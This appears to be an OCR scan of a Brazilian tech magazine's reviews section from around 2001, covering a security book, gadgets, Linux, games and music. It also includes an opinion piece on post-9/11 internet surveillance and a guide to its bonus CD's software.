Ele é um hacker experiente, condenado no fim dos anos 80 por crimes financeiros. Hoje vive na Califórnia com a mulher e alguns micros e dirige uma empresa de consultoria em segurança de internet. Escreveu um livro que se tornou referência na área e está trabalhando num dos maiores arquivos de segurança de computador. Seu nome? Ele não revela, mas o livro *Segurança Máxima*, feito por s

A obra desse hacker (ou ex-hacker, como queiram) anônimo é uma mão na roda para quem quer deixar servidores e micros bem longe de invasões. O cara pode não dizer quem é, mas que entende do negócio, isso entende. E basta uma rápida folheada pelas quase 700 páginas (!) para ver vulnerabilidades expostas, truques, exemplos de configuração e o que mais você puder imaginar.

Nessa nova edição, a terceira, foram incorporados conceitos e tecnologias que são destaque hoje e que ainda, daqui a alguns anos. Como a informática está sempre mudando, é certo que depois veremos uma nova edição, mas por enquanto, quem tiver esse "livrinho", vai poder acabar com a festa de muita gente... ou começar. Acompanha um CD-ROM com softwares de avaliação para Windows, Unix e Macintosh.

João Marinho

Segurança Máxima - Anônimo (Editora Campus)
Preço: R$ 110,00
Onde comprar: Editora Campus (www.campus.com.br)
Cotação: ★★★★★

Cartas e Flash

Fãs de jogos de cartas vão gostar do RustedFaith.com

Para aqueles que gostam de sites sombrios com animações em Flash, uma opção interessante é o RustedFaith.com. Ao entrar nele somos imediatamente recebidos por sons macabros. A nossa frente, na home, apenas uma máquina de BlackJack com um letreiro prestes a entrar em curto-circuito. Ao lado da máquina de jogo, no chão, apenas uma caveira. No alto, à esquerda, uma cruz.

O jogo de BlackJack, ao som de piano de cabaré, é bem interessante. Mas é bom você estar preparado, assim como nas casas do ramo que se preze, a sorte sempre está, "inexplicavelmente", contra você. Destaque para as cartas do baralho, com figuras criativas, como uma medusa cibernética e outras criaturas.

O ponto negativo do endereço é a falta de atualizações da seção de notícias que costumava contar as últimas boas novas da área de animação e design. Mesmo assim, pelo visual, pelo som e pela diversão com o jogo de cartas, vale a pena dar uma visitada.

Maurício Martins

Rusted Faith
Preço: De graça
Onde: www.rustedfaith.com
Cotação: ★★★

Sem fios!

Dispositivo infravermelho faz coisas do além

Como é indo conectar as coisas sem nenhum fio! Dá uma sensação de futuro, um negócio meio Jetsons. E esse aparelhinho USB aumenta ainda mais essa sensação, já que não usa nenhum tipo de fonte e permite enviar e receber informações via infravermelho. É só espetar o cabinho na entrada USB do seu micro e ele começa a funcionar. Hoje em dia, vários equipamentos usam IR para comunicação. Impressoras, notebooks e palmtops fazem isso o tempo todo. É modernidade pura. Com o aparelho ligado e devidamente configurado, consegui conectar uma impressora, um notebook e um palmtop sem nenhum problema. É só olhar os emissores de IR e a brincadeira começa fantasmagoricamente sem nenhum fio. Além das utilidades práticas, o dispositivo IR pode ajudar a enlouquecer alguém. Como? Simples. Na rede existem vários programas que fazem o computador imitar o funcionamento de vários controles-remotos. Pois é, você aponta seu dispositivo para a televisão e em pouco tempo, sua empregada vai jurar que Deus não quer que ela assista ao canal evangélico.

Mas, fora as bobagens, esse é um equipamento de alta qualidade e muita utilidade. E juro que eu não assustei minha empregada como descrito acima. Sério.

Jocelyn J. Auricchio

Dispositivo Infravermelho
Preço: R$ 280,00 em média
Onde: www.leadership.com.br
Cotação: ★★★★★

Mais um gol

Conectiva 7.0 corresponde às expectativas

O lançamento de uma nova versão estável do kernel do Linux sempre traz novas distribuições. E a Conectiva não poderia ficar para trás.

A nova versão do Conectiva traz duas opções de kernel, o 2.2.19 e o novo 2.4.5, recomendado para os que querem aproveitar todos os recursos da distribuição. A instalação é feita diretamente do CD e não acompanha o velho conhecido disquete. Se precisar, você vai ter que criá-lo. Todo o processo continua simples e fácil, como sempre. Nosso teste foi 100% tranquilo. O reconhecimento de placas e drivers foi quase perfeito, só tivemos problemas com a impressora.

O servidor gráfico XfreeB6 versão 4.0.3 resolve alguns problemas de estabilidade e desempenho que existiam na versão 6.0. Para os usuários que gostam das interfaces gráficas, o CL7.0 vem com o KDE 2.12 e o Gnome 1.4, entre outros.

Uma facilidade é a ferramenta gráfica de gerenciamento de pacotes synaptic que ajuda na instalação, remoção e atualização de programas através do apt. Pode ser encontrada em duas versões: doméstica, para quem não aguenta mais travamentos do Windows, e Servidor, para empresas que não aguentam mais pagar licenças.

Marcelo Barbão

Conectiva Linux 7.0
Preço: R$ 88,00 (Doméstico), R$ 225 (Servidor)
Onde comprar: Shoptime (www.shoptime.com.br)
Cotação: ★★★★

Chega de demora!

Photomate Combo: para ler cartões de memória

Usar cartões de memória é muito bom. Eles são compactos, tem um bom espaço e ainda por cima servem para carregar músicas, jogos e documentos. Só uma coisa é ruim quando se usa um cartão de memória do tipo compact flash ou smart media: o maldito tempo que leva para carregar uma mísera música usando um cabo serial. É quase tão torturante quanto usar conexão discada. Sinceramente, tecnologia não tem nada a ver com demora.

A solução para esse drama é o leitor USB Photomate Combo que lê os padrões CompactFlash e Smartmedia. Esses cartões estão cada vez mais populares, pois equipam, além de câmeras digitais, palms, pocket PCs, MP3 players e alguns tipos de notebook. O uso é o mais simples possível. É só espetar o leitor na máquina que a mágica acontece. A transferência de arquivos é muito rápida, e com ele é possível formatar os pequenos cartões sem nenhuma complicação, como se eles fossem disquetes.


Se você tem qualquer aparelho que usa cartões de memória, vale a pena investir num leitor USB. Afinal, existem poucas coisas mais tecnologicamente tristes que esperar 15 minutos para mandar um MP3 de 4 MB para um portátil. Talvez fazer download com conexão discada.

Jocelyn J. Auriochio

USB Photomate Combo
Preço: R$ 151,00
Onde comprar: www.superkit.com.br
Cotação: ★★★★

Undergound Virtual?!

Para quem não tem nada melhor pra fazer...



Os problemas da *Super Hacker Ano 2 - Nº III*, da Editora Ucafé (?) encontrada em bancas no centro de SP e sabe-se lá onde mais, começam pelo nome: de "hacker", não tem nada e de "super", menos ainda. Primeiro não é dedicada a hackers, mas a iniciantes que estão aprendendo o básico do básico. Até aí, OK, afinal todos têm direito ao seu espaço, mas colocar "hacker" no nome só como chamariz? Sacanagem.

Agora, o "super" é ainda mais complicado. A qualidade é muuuuito ruim, até pior que as apostilas daqueles cursos meia-boca de computação. Sinceramente, não tem como dar R$ 3,00 nisso. Sabe aquele amigo que gasta fortunas e nunca aprende nada? Então, se você pegar as dele, xerocar e pôr uma capinha, é possível que ainda saia melhor. Isso sem falar no telefone para anunciantes que é de um celular (!).

A título de curiosidade, o pessoal da *SH* pelo menos tem auto-estima. Dizem que em um ano de existência, conseguiram influenciar matérias em "grandes revistas" e deixaram "grandes editores" indignados com sua audácia. Só não dá pra saber quem.

João Marinho

SuperHacker Ano 2 - Nº III
Preço: R$ 3,00
Onde comprar: Bancas de jornal ou e-mail (editoraucafe@email.com)
Cotação: Zero

MP3 na estrada

Players da AIWA para ouvir música digital no carro

Você tem uma coleção repleta de CDs com MP3 cada um contendo mais de uma centena de músicas mas acha um saco não poder ouvir tudo isso em seu rádio, durante aquela viagem superdemorada até Quixeramubim? A AIWA tem CD players para carros, feitos especialmente para resolver esse problema

Dois produtos da empresa, o CDC-MP3 e o CDC-MP32 podem acabar com aquele troca-troca de CDs enquanto você se diverte passando 14 horas no carro para ir à praia no feriado Os players têm amplificador interno com saída de energia para algo entre 45 e 50 watts x 4 Têm também tela de cristal líquido colorido, controle remoto, high-bass avançado, duas saídas RCA e uma entrada frontal para fontes externas, como MP3 portátil ou tocador de fitas cassete

Pronto pode pegar a estrada por mais de sete horas seguidas ouvindo suas músicas pirateadas via AudioGalaxy E vê se não esquece a farofa e a sopa na garrafa térmica


Mauricio Martins

Players AIWA CDC-MP3/ CDC-MP32
Preço: US$ 250 00 (lá fora - em média, R$ 931.00 (BR)
Onde comprar: GT Online (www.crutchfield.com)
Cotação: ★★★★★

Sem Sono

Batman na madrugrada? Só na Fox Kids!

Perdeu o sono e não quer ficar assistindo às reprises do Senfeld? A solução é Insômnia (eles escrevem assim mesmo, errado), a faixa de programação da Fox Kids voltada para os marmanjos Exatamente às 12 badaladas noturnas, são exibidas pérolas da animação, como Dilbert, Thor (o velhão, em 4 quadros por segundo), X-Men e Hulk Mas obrigatória é Batman, a série dos anos 60 com Adam West e Burt Ward recheada de dolorosas onomatopéias



A dublagem é a mesma da versão que passou nas tardes de antigamente, você não vai sentir falta da voz fanha da Batgirl E é claro, acompanhando Batman vem a deliciosa Mulher Gato, um dos principais motivos para se assistir à série Ou você assiste para ver dois sujeitos esquisitões mascarados de roupas coloridas, usando a cueca por cima da calça?

Jocelyn J. Auricchio

Insômnia
Quando: Todos os dias, 0:00
Onde: Fox Kids
Cotação: ★★★★★

Poderia ser melhor

Max Payne demorou muito, faz bonito, mas acaba rápido

Eu ouço falar de Max Payne desde o final da década de 90 Dizia-se que seria a última palavra em jogos de tiro, que teria uma história cinematográfica que seria um marco na história do entretenimento digital Puro marketing Max Payne é um bom jogo, mas definitivamente não é tudo isso

A jogabilidade é boa, apesar de algumas palhaçadas da inteligência artificial do jogo não ajudarem muito. Tem horas em que os inimigos literalmente se jogam na frente dos tiros totalmente sem noção O uso do "bullet time", aquele efeito legal de câmera lenta que aparece no filme Matrix, é muito bom no começo do jogo mas vai estragando a graça dos combates, pois qualquer problema, basta ativar o recurso de câmera lenta e escapar dos tiros Os gráficos são impecáveis, os melhores de um jogo de tiro que já vi até hoje, e rodam honestos em qualquer placa de 32 MB

A atmosfera criada pelo jogo é sensacional As vozes e o estilo visual dos interlúdios são empolgantes. Parece uma graphic novel que ganhou vida Isto é, apenas na versão em inglês. A versão em português do jogo ficou sofrível, com jeito de sessão da tarde mal dublada Payne realmente não nasceu para ser dublado É além de pior, a versão em português ainda é mais cara! Vade retro, satanás!

Apesar de ser um jogaço, Max Payne peca por não oferecer um modo multiplayer e por ser revoltantemente curto Em pouco mais de 3 horas, consegue-se acabar o jogo Realmente, um desperdício de dinheiro, já que o jogo custa quase R$ 100,00 Pegue emprestado com aquele seu amigo rico, que é melhor negócio

Jocelyn J. Auricchio

Max Payne - God Games
Preço: R$ 75 00 (o gringo), R$ 94.00 (o brazuca)
Onde comprar: www.2m.com.br, www.directshopping.com.br
Cotação: ★★★

Veja e Creia

Monitor Philips 107S11 é barato e funciona direitinho

Se você está a fim de trocar seu velho monitor de 15" por um de 17" sem gastar muito, já existe saída: o modelo 107S11, da Philips. Ah, pra você, Philips lembra televisão? Bom, esse monitor funciona mais ou menos como uma.

O Philips 107S11 tem tela plana, mas não total, o que significa menos 1" no campo de visão (fica em 16). É fácil de operar e possui quatro botões: um para ligar/desligar, outros dois para ajuste de brilho e contraste, e o último que acessa um menu na tela para outras configurações. A imagem é muito boa e a parte traseira é reduzida, para ocupar menos espaço na mesa. A resolução máxima é de 1280 x 1024.

O 107S11 é compatível com Mac e Windows (neste caso, é plug-and-play) e tem base multimídia e USB Hub opcionais. Aprovado.

João Marinho


Monitor Philips 107S11 17"
Preço: R$ 560,00
Onde comprar: www.shoptime.com.br
Cotação: ★★★★

MP3 de ponta

System da Gradiente reproduz MP3 à perfeição

Deixando de lado o blá-blá-blá sobre as vantagens e qualidades do formato MP3, cá entre nós, é extremamente irritante ouvi-los naquelas pifas caixinhas de som dos PCs. Quanto das músicas é perdido devido à má qualidade? Ok, você pode dizer que com um bom par de caixas e uma placa de som matadora, está resolvido o problema. Realmente está, mas isso custa dinheiro, muito dinheiro. E já que é pra gastar, porque não meter a mão no bolso e comprar um Micro System que toque MP3? O Techie MP3 Gradiente é uma combinação perfeita de Micro System com MP3 Player. Por meio de um cabo especial, você descarrega seus MP3 do micro para o aparelho ou ainda baixa-os direto da Internet. Mas o melhor vem agora: o aparelho converte seus CDs para MP3, gravando-os diretamente em um aparelho destacável e portátil. Adivinhe só qual o único problema dessa belezinha, se você chutou que é o preço, meus parabéns.

Hudson Ricardo



Techie MP3 Gradiente
Preço: R$ 1.800,00 (em média)
Onde comprar: www.submarino.com.br
Cotação: ★★★★

O nome é um lixo, o som nem tanto

Beautiful, álbum do Garbage, liga o pop dos 80 ao pop dos 90

Todo o clima desse CD pode ser resumido em uma frase: é o terceiro CD da banda. O que isso significa? Assim como acontece com a maioria dos terceiros trabalhos de bandas, Beautiful, do Garbage, hesita entre a fórmula que consagrou seus trabalhos anteriores (rock/pop misturado com música eletrônica) e novos caminhos. O curioso é que os "novos caminhos" do Garbage levam ao pop anos 80 de bandas como o Eurythmics, Pretenders e Blondie. O resultado é um álbum que tem desde baladas e canções com um pé no soul/reggae, até rocks mais guitarreiros com pitadas de techno. A grande pergunta: é bom? Se você gosta de coisas mais "radiofônicas" vai gostar. Mas se, como eu, você prefere algo mais "porrada", melhor gastar dinheiro (ou tempo de download) em outra coisa. Ah, antes que me esqueça: a Shirley Manson, vocalista do quarteto, continua gostosinha.


Alessio Fon Melozo

Beautiful Garbage
Preço: R$ 59,88 (importado, se a nda não saiu no Bras)
Onde comprar: CD Point (www.cdpoint.com.br)
Cotação: ★★

O grande inventor

As invenções de Thomas Edison, num CD educativo

Vamos supor que você está numa loja de informática caminhando com uns R$ 30 no bolso cheio de vontade de torrar a grana, mas sem saber no quê. Você vê um Linux da Conectiva por R$ 100,00, o Norton Antivirus por R$ 50, o FIFA 2002 por R$ 80 e de repente, dá de cara com o CD "As invenções de Thomas Edison" pela bagatela de R$ 20.



Você dá uma olhada na capa, e vê que se trata de um CD educativo voltado para crianças em idade escolar, com o objetivo de ensinar mais sobre essa figura histórica que ficou conhecida por inventar a lâmpada.

O CD traz informações sobre 13 invenções do americano que registrou mais de mil patentes. As explicações vêm com direito a videoclipes e outros recursos avançados.

Você acha tudo muito interessante e sem hesitar por um segundo, enfia a mão no bolso, saca as três notas de 10, passa pelo caixa e sai da loja com o game Command & Conquer que estava em oferta na prateleira ao lado por módicos R$ 25. Fim da História. Desculpe Thomas Edison, mas nem se eu estivesse na quarta série...

Alessio Fon Melozo

As Invenções de Thomas Edison
Preço: R$ 19,00
Onde comprar: Brasoftware (www.brasoftware.com.br)
Cotação: ★

Top notebook

TravelMate 610, para babar sem parar

Top da linha da Acer, o notebook TravelMate 610 tem tudo para se tornar o mais novo sonho de consumo nesta área. Pesando apenas 2,31 kg, o equivalente a umas 10 revistas Geek, o TravelMate 610 apresenta Ethernet 10/100, interconexão em rede Bluetooth, LAN sem fio Acer InviLink IEEE 802.11b (permite acessar a rede local sem fio a uma velocidade de 1,1Mbits/s). Não pára por aí. Há mais 20 GB em HD, drive combo DVD 8X/CD-RW 24X, Slot Smart Card (cartão inteligente e personalizável que protege o sistema contra acesso não-autorizado) e outros recursos mais.

Apenas alguns detalhes deixam a desejar, como a curta vida útil das baterias (2,5 horas) e os recursos gráficos limitados, mas nada que espante o sonho. Sonho, a palavra mais repetida aqui, é também a mais apropriada, já que o preço traz qualquer um rapidinho para a realidade.

Isis Gabriel

Notebook Acer TravelMate 610 series
Preço: R$ 8.305,00
Onde comprar: www.acer.com.br/notebooks.htm
Cotação: ★★★★


As placas que ameaçam a Nvidia

Novas placas de vídeo Radeon, da ATI, esquentam a guerra entre fabricantes

Na ferrenha disputa entre ATI e Nvidia no mercado de placas de vídeo, há quem prefira os novos Radeon fabricados pela primeira, e os que defendam com unhas e dentes o GeForce, feito pela última. Mas uma coisa é fato: tanto o GeForce 3 quanto o Radeon 64 MB DDR trazem o que há de mais avançado em renderização gráfica.

O Radeon DDR é indicado para aqueles que não querem só boas imagens para seus games como também para assistir a filmes em DVDs e a TV, no computador. A placa tem saída convencional para monitor de 15 pinos e outra com conexão S-Video ou composta (os cabos acompanham o produto) para TV e vídeo cassete. É adquirir, mediante certa dor no bolso, e sentir a mandíbula involuntariamente abrindo.

Maurício Martins



Placas ATI Radeon 64 MB DDR
Preço: DR$ 879,00
Onde comprar: SuperKit (www.superkit.com.br)
Cotação: ★★★★

WTC: o legado

Apresentamos uma das grandes vítimas do terrorismo (e do combate a ele): a informática

por M Barbao

Nem bem baixou a poeira dos terríveis atentados em Nova Iorque e o governo americano já aproveitou a "deixa" para tentar controlar a Internet. No mesmo dia em que os aviões derrubaram as duas torres do World Trade Center, agentes do FBI já instalavam os maiores provedores de acesso a instalarem o famoso software Carnivore, capaz de filtrar mensagens de e-mail em busca de palavras e expressões relacionadas aos atentados. E se você tem parentes ou amigos que, por azar, morem ou estejam no Oriente Médio... Ai, meu velho, não tem choro, vai ser monitorado sem perdão.

Apoiados no medo e na raiva que os americanos estão sentindo, o governo quer ainda mais. Diminuir os entraves judiciais para o uso de escutas telefônicas, eliminar a necessidade de provas e até coisas mais perigosas como o fim da lei que proíbe a CIA de organizar assassinatos contra inimigos externos.

Muito desta histeria vem dos estudos feitos pelo Pentágono sobre o ciberterrorismo, mostrando que ataques de crackers poderiam parar o país. Ainda pior já que reservatórios de água, energia elétrica e gás são controlados por centros de computação que podem ser invadidos remotamente. Também é comum a idéia de que Bin Laden e seu grupo de terroristas usa os principais meios de criptografia disponíveis atualmente para comunicar-se com segurança, incluindo a esteganografia (transmissão de dados disfarçados dentro dos pixels de uma imagem).


A discussão sobre a proposta PATRIOT (Provide Appropriate Tools Required to Intercept and Obstruct Terrorism Act - Ato para fornecer ferramentas apropriadas necessárias para interceptar e obstruir o terrorismo) está sendo feita muito rapidamente apesar de vários congressistas terem dúvidas sobre a aprovação. Como toda legislação polêmica, o texto é cheio de buracos para "interpretação". Desta forma, até mesmo as famosas emendas que garantem a "democracia" americana repetidas à exaustão nos filmes, poderiam ser enganadas.

Numa tentativa de matar dois coelhos com uma só cenetada, os legisladores transformaram milhares de hackers e crackers em terroristas. O parágrafo diz assim: aquele que, com conhecimento, cause a transmissão de um programa, informação, código ou comando e, como resultado de tal conduta, intencionalmente cause dano sem autorização, para um computador protegido (estará em violação deste estatuto). Ou seja, velhinho, você acabou de ser promovido a terrorista.

> "Ou seja, velhinho, você acabou de ser promovido a terrorista"

Achando divertido? Ser considerado terrorista nos dias de hoje pode significar prisão perpétua. Pior, esta mudança na lei acaba com todas as restrições e é retroativa. Quer dizer, todo profissional de computador que começou como cracker pode ser acusado criminalmente hoje.


Num primeiro momento, medidas duras podem parecer um aumento da segurança para os americanos. Mas, é importante lembrar que, se levadas às últimas consequências, até mesmo passeatas pacíficas podem ser consideradas atos terroristas e todo o processo democrático estará em jogo. A legislação de direitos civis em quase todos os países do mundo só foi criada porque os governos teimam em desrespeitar estes direitos. É sempre bom lembrar isso.



É verdade que muita gente ainda está abalada e chocada com os acontecimentos, portanto é fácil cair nas armadilhas criadas para acabar com os direitos civis. Por exemplo, alguém acha que o grupo do terrorista Bin Laden iria trocar emails com palavras tão inocentes como "bomba", "avião", "World Trade Center", "terrorismo" ou "Alá"? Seria muita inocência acreditar que o homem mais procurado do mundo, treinado pela CIA e usuário do que existe de mais moderno em termos tecnológicos (inclusive poderosa criptografia) poderia ser pego pelo Carnivore nos servidores norte-americanos.

Guia do CD

Informações básicas para lidar com os softwares contidos no CD-ROM bônus dessa edição



Quem nunca instalou um programa no computador ignorando os apelos de "read before install"? Quem nunca se deu mal por sair usando um software sem antes ler as instruções básicas? A realidade é que, em matéria de informática, poucos dão-se o trabalho de ler recomendações de preparação. A maioria prefere aprender na prática, errando e acertando.

Tudo bem, funciona. Mas não tenha dúvidas: é melhor informar-se antes para não fazer bobagem. Eis aqui, portanto as nossas dicas para você explorar ao máximo o CD bônus dessa edição e os softwares que selecionamos para ele.

Para usar os softwares

Para usar um soft do CD basta clicar na categoria desejada e depois no seu nome no quadro à direita. Cada tipo de software no CD exige um procedimento específico para sua utilização. Os sistemas da categoria S.O., por exemplo precisam ser instalados fora da interface. Clicar neles apenas abrirá uma janela do Gerenciador de Arquivos mostrando os arquivos que compõem o software. Os vídeos, por sua vez, são executados com o Player padrão do usuário. A maioria dos programas têm sua instalação acionada com um simples clique no seu nome.

Conteúdo do CD & Cia

Os botões no lado esquerdo inferior servem para cortar a trilha sonora, sair do menu, acessar a loja virtual da Digerati Comunicação e por fim, visualizar um arquivo HTML com descrições de todos os softwares contidos no CD. Nas páginas seguintes você tem a relação do softwares e algumas dicas para usar os programas.

A interface

Assim que você colocar o CD no seu drive, um menu deve surgir na tela. Caso isso não aconteça, acesse o conteúdo do CD via Gerenciador de Arquivos (Windows Explorer, por exemplo) e dê um duplo clique no arquivo Geek15.

Com a interface rodando, você terá acesso a 13 categorias de programas (Tela acima).

Em caso de problemas...

Se não conseguir utilizar algum software do CD ou se tiver alguma dúvida, entre em contato com nosso serviço de atendimento ao leitor de segunda a sexta em horário comercial:

Por e-mail: atendimento@digerati.com.br
Por telefone: 11 3217 2626

DVD Nessa categoria estão os programas para lidar com DVDs

Conversores

AVI 2 VCD: converte arquivos no formato AVI para o formato VCD
DVD Decoder: converte arquivos MPEG e outros para DVD
Flask MPEG: converte do formato VOB (DVD) para MPEG
MOV 2 AVI: conversão de arquivos MOV para AVI
MPEG 2 AVI: conversão de arquivos MPEG para AVI
TMPGEnc: conversão de arquivos de AVI para MPEG 1/ 2
VirtualDub: converte arquivos para o formato DiVX
VobSub: plug-in para o Virtua Dub converter para VOB (DVD).

Autoria

BS Player: você consegue fazer seu DVD ou CD ser auto-executável
Dynamic CD: cria em CDs páginas dinâmicas em HTML
Micro DVD Menu Maker: soft para criar menus interativos para DVDs
SubEdit: editor de legendas para o programa Micro DVD
SubSync: complemento do SubEdit para sincronização de legendas
Multicover: criação de capas para DVDs, CDs & Cia
Subtitles Translator: tradutor de legendas de DVDs
Video Sub Titler: editor de legendas para DVDs

Rippers


Clad
DVD Master
DVD:Reaper (também é conversor)
Easy DivX

Players

Direct DVD
Micro DVD Player
PowerDivX
PowerDVD
QuickVCD
Twins Video

Variados

Disk Collector: catalogador de DVDs, CDs e discos em geral
DiVX AntiFreeze: impede travamentos na reprodução de filmes com DiVX
DVD Genie: libera regiões e turbina a execução de DVDs
DivX 4: mais recente versão do codec que é chamado de "MP3 do vídeo"
DVD Rip: kit de programas hackers para DVD
Ec Bitrate: calcula o bitrate (qualidade) de vídeos
Extractor: captura informações acessórias de DVDs (legendas, extras...)
Hyper Snap: programa para capturar imagens
NiceMC media 1.82: Plug-in para Winamp que o transforma em DVD Player!
Zona Selector: para selecionar a região de reprodução do DVD




Acessibilidade Programas que facilitam o uso do computador, em especial para deficientes

Bifocal: simples substituto do Bloco de Notas, voltado a deficientes visuais. Todos os controles são grandes e fáceis de ler
Brass (Linux): programa para deixar o Linux mais acessível a usuários cegos
Caminhões: um jogo que mostra como se representa um movimento graficamente. Bom para coordenação motora
Falador: programa que narra textos no Windows
Fazendinha: jogo educacional para crianças de 2 a 5 anos, incluindo a identificação dos sons de animais de fazenda
Freephone (Linux): reconhecimento de voz para deficientes visuais que usam o Linux

S.O. Sistemas operacionais completos

Peanut Linux: versão poderosa e de tamanho reduzido do Linux
PhatLinux: versão do Linux para ser instalada em partições Windows



MP3

Encoder 2000: converte faixas de CD para MP3 ou WAV
Mp3 2000 Studio: tocador de MP3
MP3 Renamer: aplicativo para alterar o nome de MP3
MP3 to Wav Decoder: conversor de arquivos MP3 para WAV
Sonique: um dos melhores e mais utilizados players de áudio

Inutilitários

Acerte os Ets
Boio de Ratos
Cachorro Louco
Cadeira Elétrica
Carnificina
Catch the Sperm
Duelo
Falso DOS
Mijo ao alvo
Narigudo
Paraquedas
Skatista
Skatista 2
Vampiro

Simuladores

Aviões: aviões para o jogo Flight Simulator. Possivelmente o simulador utilizado pelos terroristas que atacaram Nova Iorque
Cenários: cenários para o jogo Fight Simulator. Incluindo Nova Iorque com o World Trade Center e Londres, entre outros
Israeli Air Force Comander: num caça da Força Aérea Israelense, ataque seus inimigos
Pro Pilot: um dos mais famosos simuladores de vôo do mercado
Virtual Wings: simulador de vôo com excelentes recursos

Linux

Apache: servidor Web gratuito
Blender: modelador de imagens em 3 dimensões
Coffee Cup: editor HTML com inúmeros recursos
Fire Burner: aplicativo para gravação de CDs
KSendFax: programa para envio e recebimento de Fax no Linux
Quicktime: rode arquivos Mov no Windows utilizando o Quicktime
Temas: 3 temas para você mudar o ambiente X de seu Linux
Zlib: programa para compressão de bibliotecas

TopGeek

Essenciais

CuteFTP: faça upload e download de arquivos via FTP.
DirectX: aplicativo para rodar alguns jogos e aplicações multimídia.
Getright: gerenciador de downloads que recupera downloads.
Norton Antivirus Definition Files: atualização do antivírus Norton.
Quicktime: assista a vídeos em MOV e outros formatos.
Real Player: tradicional player de áudio e vídeo.
Sonique: tocador de MP3 com destaque para apresentação visual.
Winamp: o mais famoso software de MP3 do planeta.
